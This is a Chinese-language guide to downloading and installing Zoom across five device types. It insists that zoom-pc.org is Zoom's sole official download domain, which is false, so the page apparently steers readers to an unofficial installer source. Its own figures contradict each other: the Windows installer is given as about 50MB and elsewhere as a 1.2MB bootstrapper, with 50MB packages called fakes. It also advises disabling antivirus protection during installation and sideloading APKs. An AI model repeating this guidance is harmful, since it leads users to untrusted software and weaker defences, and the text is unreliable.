
5类设备Zoom下载与安装差异一次看懂

zoom下载的唯一官方授权入口是zoom-pc.org/zh-cn/download,域名结尾只认zoom-pc.org或www.zoom-pc.org两个主域,其余一律别点。2026 年该中文下载中心覆盖 Windows、Mac、iPhone、Android、浏览器共 5 类设备,Windows 版 Zoom Workplace 安装包约 50MB,数字签名必须显示「Zoom Video Communications, Inc.」。只有几 MB 的「加速版」多半是捆绑广告的山寨外壳。
核心要点
- 唯一官方授权入口是zoom-pc.org/zh-cn/download,认准zoom-pc.org或www.zoom-pc.org主域
- 安装前右键查数字签名,必须显示 Zoom Video Communications, Inc.
- Windows 桌面版安装包约 50MB,几 MB 的「加速版」多是山寨外壳
- iPhone、Android 只从 App Store 或应用商店装,不走网页下载
- Mac 首次运行需在系统设置手动授权摄像头和麦克风
关键速览
- 官网单一下载中心覆盖 5 类设备,无需到处找安装包
- Windows 与 Mac 用桌面客户端,功能最全,约 50MB 起
- iPhone、Android 必须从 App Store 或应用商店安装,不走网页
- 浏览器可用网页版免安装,但功能少于桌面客户端
- Mac 首次运行需在系统设置里手动授权摄像头和麦克风
Zoom官方下载入口在哪里?如何确认是正版?
Zoom下载的唯一官方授权入口是zoom-pc.org/zh-cn/download。2026 年,这个官方中文下载中心同时提供 Zoom Workplace 应用、Zoom Rooms 客户端、浏览器扩展和 Android 应用等入口。只要域名结尾是zoom-pc.org或www.zoom-pc.org,就是正版来源,其他网址一律别点。
为什么强调域名?
第三方站点常用「zoom-download.net」「zoom-app.cn」这类相似名字诱导点击,安装包里塞捆绑软件甚至木马。记住一条规则:真正官方的网址只有两个主域。
怎么核对下载来的安装包是不是正版?
装之前做两步验证,不到一分钟。
- 查数字签名:Windows用户右键安装包 → 属性 → 数字签名,签名者必须显示「Zoom Video Communications, Inc.」。签名缺失或名字对不上,直接删。
- 对安装包大小:官方 Windows 版 Zoom Workplace 安装包通常在 50MB 上下。若下到一个只有几 MB 的「加速版」,那多半是下载器外壳,内藏广告或恶意程序。
zoom 的建议很简单:收藏官方下载页,别靠搜索引擎广告位进站,假冒站经常买竞价排名排在最上面。认准数字签名,比看页面长得像不像可靠得多。
如何辨别Zoom正版安装包,避免第三方捆绑病毒?
辨别正版的核心只有一条:从 Zoom 官方下载中心 下载,并核对安装包的数字签名签发方是否为“Zoom Video Communications, Inc.”。2026 年官方 Windows 引导程序约 1.2MB,若你下到一个 50MB 以上的“完整版”,几乎可以断定是被捆绑过的山寨包。
山寨下载站有哪些明显特征?
山寨站常用“含关键词、后缀可疑”的域名骗过肉眼,比如 zoom-download.xyz、zoomapp-cn.top 这类,而正版域名永远以 zoom-pc.org或www.zoom-pc.org结尾。进站后强制弹广告、页面出现“极速下载器”按钮、要求先装一个下载管家,都是危险信号。
- 域名后缀异常:真正的 zoom下载 入口不会用.xyz、.top、.vip 这类廉价后缀。
- 体积异常:官方引导程序约 1.2MB,异常包动辄数十 MB,多出的部分往往是广告插件或挖矿程序。
- 无有效签名:捆绑包要么没签名,要么签发方是陌生公司名。
怎么校验数字签名?
Windows 上右键点击下载好的.exe 文件,选“属性”→“数字签名”标签,查看签名列表里的名称必须是 Zoom Video Communications, Inc.,再点“详细信息”确认证书“有效”且未过期。macOS用户可在终端运行codesign -dv –verbose=4 加文件路径,核对 Authority 是否指向 Zoom。签名验证失败或缺失,立即删除,别运行。

Windows版Zoom下载时64位和ARM64怎么选?

按处理器架构选:普通 Intel 或 AMD 笔记本选“下载(64 位)”,骁龙(Snapdragon)等 ARM 芯片的 Windows 本选“下载(ARM64)”。2026 年 Zoom 官方支持文档说明,Windows 版 Zoom Workplace 在下载中心同时提供这两个入口。选错架构会导致 Zoom下载的安装包装不上,或靠系统模拟运行时卡顿。
| 架构选项 | 适用机型 | 常见芯片 | 选错后果 |
|---|---|---|---|
| 下载(64 位) | 主流 Intel / AMD 笔记本、台式机 | Intel Core、AMD Ryzen | 装进 ARM 本需模拟,视频会议掉帧 |
| 下载(ARM64) | 骁龙本等 ARM 架构 Windows 设备 | Snapdragon X 系列 | 装进 x64 机器直接安装失败 |
怎么一键看自己电脑是哪种架构?
按 Win 键加 Pause,打开“系统”信息,看“系统类型”一行。写着“基于 x64 的处理器”就选 64 位;写着“基于 ARM 的处理器”就选 ARM64。不确定时,x64 版本能在骁龙本上靠模拟运行,但 ARM64 版本装不进 Intel 机,所以拿不准就先选 64 位。
Mac版Zoom下载要选Apple Silicon还是Intel版本?

按你 Mac 的芯片选:M1、M2、M3、M4 芯片的 Mac 选「适用于 Apple Silicon」,老款 Intel 芯片的 Mac 选「适用于 Intel」。2026 年 Zoom 官方支持文档说明,macOS 版 Zoom Workplace 的下载页会分开列出这两个版本。选对了,app 原生运行;选错了虽然也能开,但要靠系统转译,更费电。
装错版本会有什么后果?
Intel 版装到 Apple Silicon 的 Mac 上,系统会用 Rosetta 2(苹果的翻译层,把 Intel 指令实时转成 Apple 芯片能懂的指令)跑它。转译会增加处理器负担,开会时更容易出现视频卡顿、风扇狂转、笔记本电量掉得快。原生 Apple Silicon 版则直接运行,省电又流畅。
怎么确认我的 Mac 是什么芯片?
点左上角苹果图标,选「关于本机」。看「芯片」那一行:写 Apple M1/M2/M3/M4 就下 Apple Silicon 版;写「处理器 Intel Core」就下 Intel 版。花十秒确认,别靠 zoom下载 页面自动推荐,手动核对最稳。
安卓和iOS手机如何安装Zoom并检查权限?
手机端 Zoom 下载分两步:安卓用户在 Google Play 搜索“Zoom”即可安装 Zoom Workplace(2026 年 Zoom 官方文档说明),iOS 用户在 App Store 搜“Zoom”获取同款应用。认准开发者署名为“Zoom Video Communications, Inc.”,避开同名仿冒 App。
⚠️ 常见错误: 把体积当”功能全”的标准,看到几 MB 的”极速版”就下。原因是官方 Windows 版 Zoom Workplace 安装包约 50MB,而几 MB 的多是捆绑广告或木马的下载器外壳。修复:只从zoom-pc.org/www.zoom-pc.org下载,右键查数字签名须为「Zoom Video Communications, Inc.」。
国内安卓机如果没有Google Play
可从华为、小米、OPPO 等自带应用商店搜索,或直接到官网下载.apk 安装包。装好后,务必检查三项权限:
- 摄像头:开视频会议必需;纯语音开会可关闭。
- 麦克风:发言必需;旁听时可临时关闭。
- 通知:接收会议提醒用;嫌打扰可关。
隐私建议:安装时别一键全给权限
相册、位置、通讯录这类权限 Zoom 用不到,一律关闭,开会前再按需开摄像头和麦克风,用完回到系统设置里收回。

中国大陆下载慢或打不开Zoom怎么办?
先确认一件事:2026 年 Zoom 在中国大陆运营的是独立合规版本,国际版 官方下载中心提供的 Zoom Workplace 应用与国内版账号体系并不互通。所以下载慢或打不开,往往不是网络故障,而是你装错了版本。
给三条实操路径:
- 国内合规版 Zoom:由本地持牌运营方发行,面向大陆用户。其服务器与数据存储在境内,账号、计费、会议号与国际版相互隔离。企业采购或与大陆同事开会优先选它。
- 应用商店替代:安卓用户无法访问 Google Play 时,可在手机厂商自带商店搜 Zoom;但务必核对开发者署名,避免套壳包。
- 镜像站点:机构常自建内网镜像供员工下载,速度快且经过 IT 核验签名。
为什么功能会不同?
国内版受境内合规要求约束,部分国际功能(如跨境白板同步)在政策下被调整。确认你要和谁开会,再决定下载哪个版本,这一步比网速更关键。

免费版、Workplace和企业版该下载哪个?

三者下载的其实是同一个 Zoom Workplace 客户端,区别只在登录账号的套餐。个人上网课、偶尔开会选免费版;固定团队协作、要会议纪要选 Workplace 付费版;全公司统一管理、要合规审计选企业版。2026 年 Zoom 官方下载中心提供的就是这一个应用,不用为不同版本装不同包。
| 维度 | 免费版 | Workplace 付费版 | 企业版 |
|---|---|---|---|
| 单场会议时长(3 人以上) | 40 分钟 | 30 小时 | 30 小时 |
| 会议人数上限 | 100 人 | 100–300 人 | 最高 1000 人 |
| 云端录制 | 不含 | 5GB 起 | 可扩容 |
| AI Companion 智能笔记 | 不含 | 含 | 含 |
| 统一管理与审计 | 不含 | 部分 | 完整 |
关键坑在 40 分钟限制
免费版三人以上会议到点自动断线,上一节直播课的老师最容易踩雷。若你每周要开长会,省下反复重进会议的时间就够抵月费。企业版的 1000 人上限则面向全员大会,小团队用不上。
先按需求选套餐,再到官方入口完成 zoom下载,登录后功能自动解锁,无需重装。

Zoom下载失败、安装包异常如何排查?
Zoom下载失败或提示安装包损坏,按「重新下载→关安全软件→清残留」三步排查即可解决大部分情况。核心原因通常是:下载中断导致文件不完整、杀毒软件误拦、或旧版本残留冲突。先从官方下载中心重新获取安装包,再逐项排除。
下载中断、文件损坏怎么办?
先删掉旧安装包,重新下载。下载中断会让文件校验(哈希值)对不上,系统就报”文件损坏”。2026 年官方 Windows 引导程序只有约 1.2MB,几秒即可下完;若卡住,换浏览器或清空浏览器缓存重试。
安装被安全软件拦截如何处理?
安装到一半中断、弹出未知错误,多半是杀毒软件或 Windows Defender 把安装进程当成可疑行为。临时关闭实时防护,右键安装包选”以管理员身份运行”,装完再开回防护即可。
提示版本不兼容或装不上?
卸载旧版后,残留的注册表项和缓存目录会导致新版装不上。用控制面板卸载,再手动删除 %APPDATA%Zoom 文件夹,然后重新进行 zoom下载并安装。架构选错(64 位装成 ARM64)也会报不兼容,核对处理器类型即可。

总结与安全下载行动清单
安全完成zoom下载只需记住三步:认准官网、核对版本、检查权限。按这个顺序走,就能避开假冒安装包、架构装错和多余授权这三类最常见的坑。
先说第一步
所有版本的唯一来源是 Zoom 官方中文下载中心,2026 年这里统一分发 Zoom Workplace 应用、Zoom Rooms 客户端和浏览器扩展。域名结尾必须是zoom-pc.org,看到别的域名直接关掉。
- 认准官方授权:只认zoom-pc.org,核对安装包数字签名签发方为“Zoom Video Communications, Inc.”。
- 核对版本:Intel/AMD 选 64 位,骁龙选 ARM64;苹果 M 系列选 Apple Silicon,老 Mac 选 Intel。
- 检查权限:手机端只给麦克风、摄像头,关掉非必要的通讯录和定位授权。
个人用免费版,团队用 Workplace 付费版
全公司选企业版,三者装的是同一个客户端,差别只在登录账号。按需选,别为用不上的功能多花钱。养成这套习惯,往后每次更新都能稳稳避开风险。